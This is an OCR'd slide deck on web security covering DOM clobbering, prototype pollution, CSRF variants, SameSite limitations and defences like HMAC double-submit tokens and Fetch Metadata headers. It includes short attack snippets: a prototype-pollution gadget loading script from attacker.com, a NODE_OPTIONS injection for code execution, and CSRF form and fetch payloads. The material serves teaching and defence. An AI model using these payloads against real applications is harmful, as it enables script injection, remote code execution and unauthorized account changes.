
Gemini Notebook

Defense: DOMPurify & Trusted Types



Gemini Notebook

DOM Clobbering: Shadowing the Namespace



The Mechanics


Named HTML elements (`id` or `name`) implicitly create global variables on the `window` and `document` objects.
The browser's rendering engine automatically binds these elements to the global scope, overriding existing variables.

The Impact

Shadowing legitimate global variables alters application logic, bypasses security checks, or turns undefined config URLs into client-side XSS gadgets.
Attackers can control script execution paths by overwriting configuration objects.

Gemini Notebook

JavaScript Prototype Pollution



The Vector


Recursive merge or deep-copy functions processing unvalidated JSON pollute the base Object.prototype via `__proto__` or `constructor.prototype`.

Gemini Notebook

Weaponizing & Defending the Prototype Chain


Weaponization

Client-Side: Turning undefined config options into malicious script imports (XSS gadgets). e.g., `config.transport_url`




```
config.transport_url = '//attacker.com/malware.js';
```


Server-Side: Polluting environment variables in Node.js to achieve Remote Code Execution via `child_process.fork()` or `execSync()`.




```
Object.prototype.env.NODE_OPTIONS
  = '--require /path/to/malicious.js';
```

Structural Defenses

- ✓ **Dict creation:** Object.create(null)
- ✓ **Data structures:** Prefer Map over raw Objects.
- ✓ **Runtime lockdown:** Object.freeze(Object.prototype)
- ✓ **Ingestion:** Enforce strict JSON schema validation.




Gemini Notebook

CSRF Beyond Textbook Forms

Classic CSRF (Obsolete)

Attacker Site

```
<code>
<form action="http://target.com/transfer" method="POST">
  <input type="hidden" name="amount" value="1000">
  <input type="hidden" name="to" value="attacker">
  ...
  <script>document.forms[0].submit();</script>
</fore>
```



Obsolete Flow: Browser automatically submits hidden form with ambient cookies.

The Core Concept: CSRF is fundamentally about ambient cookie authority. Browsers automatically attach session cookies to cross-site requests, creating a 'confused deputy' scenario.

Modern SPA CSRF (Active Threat)

Attacker Site (SPA Context)

```
<code>
fetch('http://target.com/api/update_profile', {
  method: 'POST',
  body: JSON.stringify({ role: 'admin' }),
  headers: {
    'Content-Type': 'application/json' },
  credentials: 'include'
});
</code>
```



Active Threat Flow: SPA uses Fetch API with 'credentials: include' to send cookies to API endpoints, bypassing form protections.

The Reality: APIs don't use <form> tags, making classic CSRF dead, but modern variants utilizing complex state mutations thrive.

Gemini Notebook

The Limitations of SameSite=Lax


HTTP Metho \ SameSite	SameSite: None	SameSite: Lax	SameSite: Strict
GET	VULNERABLE (Obsolete Default) Cookies sent with all cross-site requests.	DANGER ZONE Allows ambient cookies on top-level navigations. Trivially exploits state-mutating GET endpoints.	SECURE (Best Practice) Cookies sent only for same-site requests. Breaks some integrations.
POST	VULNERABLE (Obsolete Default) Cookies sent with all cross-site requests.	DANGER ZONE Vulnerable to 2-minute browser heuristics for newly set cookies, permitting POST requests.	SECURE (Best Practice) Cookies sent only for same-site requests. Breaks some integrations.

1. Top-Level Navigations




Lax explicitly allows cookies on top-level GET requests. State-mutating GET endpoints are trivially exploitable.

2. The 2-Minute Rule



Browser heuristics temporarily allow POST requests for newly set Lax cookies to prevent auth breakage.

3. The Subdomain Trap



SameSite is scoped to the registrable domain. evil.example.com is considered 'same-site' with bank.example.com.


Gemini Notebook

Client-Side CSRF

Step 1: Attacker controls URL parameters or hash fragments on the target site.

Step 2: Victim page's own JS parses the URL and passes it to an asynchronous request engine.

Step 3: JS fires a malicious fetch() request.




The Bypass

Traditional token defenses and SameSite restrictions completely fail because the request originates same-origin via the application's own trusted JavaScript execution context.


Gemini Notebook

CSRF Architecture: Tokens vs. Double-Submit

Synchronizer Token Pattern



Double-Submit Cookie



Gemini Notebook


Hardening Double-Submit: Cryptography & __Host-

```
Set-Cookie: __Host-csrf=<HMAC_TOKEN>; Secure; Path=/
```

CHECKSUM


HMAC Tokens: Tying the CSRF token explicitly to the user's session ID using a server-side secret (prevents forged tokens).

HMAC(session_id, secret).



CHECKSUM

The __Host- Prefix:
Prevents subdomains from overwriting the CSRF cookie, locking it exclusively to the exact origin.



STATUS: DIAGNOSTIC NETWORK STATUS: [ACTIVE] HEAP: SECURED API: DOUBLE_SUBMIT_HARDEN

Gemini Notebook

Fetch Metadata Request Headers

```
POST /api/sensitive-action HTTP/2
Host: example.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.114 Safari/537.36
Accept: application/json
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 42
Origin: https://attacker.com
Referer: https://attacker.com/exploit
Cookie: session_id=1a2b3c4d5e6f; other_cookie=...
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

